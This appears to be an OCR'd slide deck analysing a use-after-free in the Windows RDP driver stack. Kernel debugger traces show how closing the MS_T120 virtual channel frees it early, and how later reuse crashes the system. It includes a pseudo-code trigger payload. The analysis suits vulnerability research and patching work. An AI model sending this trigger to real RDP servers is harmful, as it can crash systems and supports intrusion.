
rdpwsx!IoThreadFunc

- Input to MS_T120 is handled here
- IcaChannelClose function sounds interesting



Pseudo Code

```
close_channel = ‘A’ * 8 + ‘\x02’ + ‘\x00’ * 7
SendToVirutalChannel(close_channel)
```



```
Breakpoint 4 hit
rdpwsx!IoThreadFunc+0xa4:
0033:000007fe`f836a854 745d            je      rdpwsx!IoThreadFunc+0x103 (000007fe`f836a8b3)
kd> p
rdpwsx!IoThreadFunc+0xa6:
0033:000007fe`f836a856 83bbb800000002  cmp     dword ptr [rbx+0B8h],2
kd> p
Breakpoint 4 hit
rdpwsx!IoThreadFunc+0xad:
0033:000007fe`f836a85d 7565            jne     rdpwsx!IoThreadFunc+0x114 (000007fe`f836a8c4)
kd> p
rdpwsx!IoThreadFunc+0xaf:
0033:000007fe`f836a85f 83ff20          cmp     edi,20h
kd> p
rdpwsx!IoThreadFunc+0xb2:
0033:000007fe`f836a862 7536            jne     rdpwsx!IoThreadFunc+0xea (000007fe`f836a89a)
kd> p
rdpwsx!IoThreadFunc+0xea:
0033:000007fe`f836a89a 488b4b40        mov     rcx,qword ptr [rbx+40h]
kd> p
rdpwsx!IoThreadFunc+0xee:
0033:000007fe`f836a89e 834b5002        or      dword ptr [rbx+50h],2
kd> p
rdpwsx!IoThreadFunc+0xf2:
0033:000007fe`f836a8a2 4885c9          test    rcx,rcx
kd> p
rdpwsx!IoThreadFunc+0xf5:
0033:000007fe`f836a8a5 741d            je      rdpwsx!IoThreadFunc+0x114 (000007fe`f836a8c4)
kd> p
rdpwsx!IoThreadFunc+0xf7:
0033:000007fe`f836a8a7 e8d4290000      call    rdpwsx!IcaChannelClose (000007fe`f836d280)
```

Root Cause (1)

```
kd> bp termdd!IcaBindVirtualChannels+0x19e ".printf \"IcaBindVirtualChannel (MS_T120) index=%d\\n\",r8;dd rcx;.echo"
kd> bp rdpwsx!IoThreadFunc+0xf7
kd> g
IcaBindVirtualChannel (MS_T120) index=1
fffffa80`0411f4d0  00000002 00000000 011c8320 fffff880
fffffa80`0411f4e0  00000003 00000000 0411f550 fffffa80
fffffa80`0411f4f0  04108028 fffffa80 00000000 00000000
fffffa80`0411f500  00800001 00000000 00000000 00000000
fffffa80`0411f510  03bd3330 fffffa80 04107060 fffffa80
fffffa80`0411f520  00000004 00000000 00000001 00000001
fffffa80`0411f530  00000000 00000000 00000000 00000000
fffffa80`0411f540  00000000 00000000 00000000 00000000
```

reference count 3

IcaBindVirtualChannel Called

Root Cause (2)

```
Breakpoint 1 hit
rdpwsx!IoThreadFunc+0xf7:
0033:000007fe`f7c6a8a7 e8d4290000      call    rdpwsx!IcaChannelClose (000007fe`f7c6d280)
kd> dd fffffa80`0411f4d0
fffffa80`0411f4d0  00000002 00000000 011c8320 fffff880
fffffa80`0411f4e0  00000003 00000000 0411f550 fffffa80
fffffa80`0411f4f0  04108028 fffffa80 00000000 00000000
fffffa80`0411f500  00800001 00000000 00000000 00000000
fffffa80`0411f510  03bd3330 fffffa80 04120060 fffffa80
fffffa80`0411f520  00000004 00000000 00000001 00000001
fffffa80`0411f530  00000000 00000000 00000000 00000000
fffffa80`0411f540  00000000 00000000 00000000 00000000
kd> p
rdpwsx!IoThreadFunc+0xfc:
0033:000007fe`f7c6a8ac 4883634000      and     qword ptr [rbx+40h],0
kd> dd fffffa80`0411f4d0
fffffa80`0411f4d0  00000002 00000000 011c8320 fffff880
fffffa80`0411f4e0  00000002 00000000 0411f550 fffffa80
fffffa80`0411f4f0  04108028 fffffa80 00000000 00000000
fffffa80`0411f500  00000000 00000000 00000000 00000000
fffffa80`0411f510  03bd3330 fffffa80 00000000 00000000
fffffa80`0411f520  00000000 00000000 00000000 00000002
fffffa80`0411f530  00000000 00000000 00000000 00000000
fffffa80`0411f540  00000000 00000000 00000000 00000000
```

reference count 3

Before IcaChannelClose called

reference count 2

After IcaChannelClose called

Root Cause (3)

```
Breakpoint 2 hit
termdd!IcaDereferenceChannel+0x45:
fffff880`011c0565 7560            jne     termdd!IcaDereferenceChannel+0xa7 (fffff880`011c05c7)
kd> p
termdd!IcaDereferenceChannel+0xa7:
fffff880`011c05c7 488bcd          mov     rcx,rbp
kd> dd fffffa80`0411f4d0
fffffa80`0411f4d0  00000002 00000000 011c8320 fffff880
fffffa80`0411f4e0  00000001 00000000 0411f550 fffffa80
fffffa80`0411f4f0  04108028 fffffa80 00000000 00000000
fffffa80`0411f500  00000000 00000000 00000000 00000000
fffffa80`0411f510  03bd3330 fffffa80 00000000 00000000
fffffa80`0411f520  00000000 00000000 00000000 00000002
fffffa80`0411f530  00000000 00000000 00000000 00000000
fffffa80`0411f540  00000000 00000000 00000000 00000000
kd> g
Breakpoint 2 hit
termdd!IcaDereferenceChannel+0x45:
fffff880`011c0565 7560            jne     termdd!IcaDereferenceChannel+0xa7 (fffff880`011c05c7)
kd> p
termdd!IcaDereferenceChannel+0x47:
fffff880`011c0567 488b8720010000  mov     rax,qword ptr [rdi+120h]
kd> dd fffffa80`0411f4d0
fffffa80`0411f4d0  00000002 00000000 011c8320 fffff880
fffffa80`0411f4e0  00000000 00000000 0411f550 fffffa80
fffffa80`0411f4f0  04108028 fffffa80 00000000 00000000
fffffa80`0411f500  00000000 00000000 00000000 00000000
fffffa80`0411f510  03bd3330 fffffa80 00000000 00000000
fffffa80`0411f520  00000000 00000000 00000000 00000002
fffffa80`0411f530  00000000 00000000 00000000 00000000
fffffa80`0411f540  00000000 00000000 00000000 00000000
```

reference count 1

1st dereference called

reference count 0

2nd dereference called


Will be freed

RDPWD!SignalBrokenConnection

```
termdd!IcaChannelInput+0xd8:
fffff880`011bfdfc e813000000      call    termdd!IcaChannelInputInternal (fffff880`011bfe14)
kd> dd rax
fffff880`021c5df0  00000000 00000000 00000002 00000000
fffff880`021c5e00  00000000 00000000 00000000 fffff8a0
fffff880`021c5e10  01ae8010 fffff8a0 049c56f8 fffff880
fffff880`021c5e20  00000000 00000000 00000001 fffff800
fffff880`021c5e30  00000000 00000000 00000000 00000000
fffff880`021c5e40  04277601 fffffa80 04277601 fffffa80
fffff880`021c5e50  00000000 00000000 04278f80 fffffa80
fffff880`021c5e60  00000000 00000000 011bfd8f fffff880
kd> kb
 # RetAddr           : Args to Child                                                     : Call Site
00 fffff880`049e8178 : fffff8a0`01ae8010 fffff880`011c4d6c fffffa80`04278cb0 fffffa80`03df0b90 : termdd!IcaChannelInput+0xd8
01 fffff880`049c56f8 : 00000000`00000000 fffff800`00000001 00000000`00000000 00000000`00000000 : RDPWD!SignalBrokenConnection+0x54
02 fffff880`011bfd8f : fffffa80`0405b550 fffffa80`04278f90 fffffa80`04278cb0 00000000`c000013c : RDPWD!WDLIB_MCSIcaChannelInput+0x90
03 fffff880`049aa6ac : fffffa80`04278f90 fffffa80`04278f90 fffffa80`04278cb0 fffffa80`04278f90 : termdd!IcaChannelInput+0x6b
04 fffff880`011c3f3e : fffffa80`04277670 fffffa80`04041db0 fffffa80`04048010 fffffa80`0403e5a0 : tdtcp!TdInputThread+0x64c
05 fffff880`011c2ae3 : fffffa80`0242f930 fffffa80`0403e5a0 fffffa80`030cd630 fffffa80`04048010 : termdd!IcaDriverThread+0x5a
06 fffff880`011c19e9 : fffffa80`03ec03a0 fffff880`021c6898 fffff880`021c68a0 fffff800`00000000 : termdd!IcaDeviceControlStack+0x827
07 fffff880`011c1689 : 00000000`00000000 fffffa80`0403e5a0 00000000`00000000 00000000`00000000 : termdd!IcaDeviceControl+0x75
08 fffff800`02d9af97 : fffffa80`0400a2d0 fffffa80`0400a2d0 fffff880`021c6b60 fffffa80`0400a2d0 : termdd!IcaDispatch+0x215
09 fffff800`02d9b7f6 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : nt!IopXxxControlFile+0x607
0a fffff800`02a7f8d3 : 00000000`80000001 fffff800`02ec4796 00000000`00000000 00000000`00000000 : nt!NtDeviceIoControlFile+0x56
0b 00000000`7712138a : 000007fe`f91313a8 00000000`00000000 00000000`00000000 00000000`00000000 : nt!KiSystemServiceCopyEnd+0x13
```

sp4rkcon
Save Data. Hack Better.

IcaFindChannel



termdd!IcaChannelInputInternal

Root Cause (4)

```
kd> g
Breakpoint 2 hit
termdd!IcaFindChannel+0x42:
fffff880`011c043e 488bd8          mov     rbx,rax
kd> dd rax
fffffa80`0411f4d0  03bd3330 fffffa80 011c8320 fffff880
fffffa80`0411f4e0  00000001 00000000 00000000 00000000
fffffa80`0411f4f0  00000000 00000000 00000000 00000000
fffffa80`0411f500  00000000 00000000 00000000 00000000
fffffa80`0411f510  03bd3330 fffffa80 00000000 00000000
fffffa80`0411f520  00000000 00000000 00000000 00000002
fffffa80`0411f530  00000000 00000000 00000000 00000000
fffffa80`0411f540  00000000 00000000 00000000 00000000
kd> g
Breakpoint 2 hit
termdd!IcaChannelInputInternal+0x12a:
fffff880`011bff3e 4c8d7818        lea     r15,[rax+18h]
kd> g
Breakpoint 2 hit
termdd!IcaDereferenceChannel+0x45:
fffff880`011c0565 7560            jne     termdd!IcaDereferenceChannel+0xa7 (fffff880`011c05c7)
kd> g
Breakpoint 2 hit
termdd!IcaDereferenceChannel+0x45:
fffff880`011c0565 7560            jne     termdd!IcaDereferenceChannel+0xa7 (fffff880`011c05c7)
kd> g

*** Fatal System Error: 0x0000000a
                       (0x0000000000000000,0x0000000000000002,0x0000000000000001,0xFFFFF80002A5E3DE)

Break instruction exception - code 80000003 (first chance)

A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not been invoked.

A fatal system error has occurred.

For analysis of this file, run !analyze -v
nt!RtlpBreakWithStatusInstruction:
fffff800`02a78490 cc              int     3
```

→ IcaFindChannel returns Freed MS_T120 Channel

Crash

```
*** Fatal System Error: 0x0000000a
                       (0x0000000000000000,0x0000000000000002,0x0000000000000001,0xFFFFF80002A5E3DE)

Break instruction exception - code 80000003 (first chance)

A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not been invoked.

A fatal system error has occurred.

For analysis of this file, run !analyze -v
nt!RtlpBreakWithStatusInstruction:
fffff800`02a78490 cc              int     3
kd> kb
 # RetAddr           : Args to Child                                                   : Call Site
00 fffff800`02b67d92 : 00000000`00000000 fffffa80`019c4950 00000000`00000065 fffff800`02abc178 : nt!RtlpBreakWithStatusInstruction
01 fffff800`02b68b7e : 00000000`00000003 00000000`00000000 fffff800`02abc9d0 00000000`0000000a : nt!KiBugCheckDebugBreak+0x12
02 fffff800`02a80744 : fffff880`03acc3a0 fffff880`03acc900 fffff880`03acc3b0 fffff800`02a2a790 : nt!KeBugCheck2+0x71e
03 fffff800`02a7fbe9 : 00000000`0000000a 00000000`00000000 00000000`00000002 00000000`00000001 : nt!KeBugCheckEx+0x104
04 fffff800`02a7e860 : 00000000`00000000 00000000`00000000 00000000`00000000 fffffa80`02d96508 : nt!KiBugCheckDispatch+0x69
05 fffff800`02a5e3de : fffffa80`02d96508 00000000`00000005 00000000`00000020 fffffa80`02d964f0 : nt!KiPageFault+0x260
06 fffff880`011c05ac : fffffa80`0405c010 fffffa80`0405c220 00000000`00000000 fffffa80`02d96508 : nt!ExDeleteResourceLite+0xce
07 fffff880`011c03c3 : fffffa80`0405c010 fffffa80`0405c010 fffffa80`02d964f0 00000000`00000000 : termdd!IcaDereferenceChannel+0x8c
08 fffff880`011bfe01 : fffffa80`0418b1f0 fffffa80`041e6400 fffff8a0`0235a000 fffff880`03accef0 : termdd!IcaChannelInputInternal+0x5af
09 fffff880`049e8178 : fffff8a0`0236e010 fffff880`03acce00 00000000`00000000 00000000`0000895c : termdd!IcaChannelInput+0xdd
0a fffff880`049c56f8 : 00000000`00000000 00000000`00000001 fffff880`03acce00 00000000`00000018 : RDPWD!SignalBrokenConnection+0x54
0b fffff880`011bfd8f : fffffa80`0418b1f0 fffff8a0`0235a9d8 fffffa80`0401e520 fffff880`03acd770 : RDPWD!WDLIB_MCSIcaChannelInput+0x90
0c fffff880`049b5603 : 00000000`d00a0006 fffffa80`02d98c30 000089be`00000020 fffffa80`03d94aa0 : termdd!IcaChannelInput+0x6b
0d fffff880`049b508d : 00000000`00000000 fffff880`03acd7b0 00000000`d00a0006 fffffa80`0401e520 : tssecsrv!CDefaultDataManager::Disconnect+0x3f
0e fffff880`049b44fc : 00000000`00000045 fffff880`03acd7b0 fffff880`00001ced fffffa80`01afe326 : tssecsrv!CFilter::FilterOutgoingData+0xfd
0f fffff880`011c467f : 00000000`00003c8c 00000000`00000003 00550000`00000001 00610061`00730074 : tssecsrv!ScrRawWrite+0x70
```

sp4rkcon
Save Data. Hack Better.

What Happen?

- IcaChannelClose will decrease MS_T120 channel's reference count
- This causes the MS_T120 channel to be freed prematurely
- When SignalBrokenConnection is called, it used the freed MS_T120 channel, which contains invalid data


References

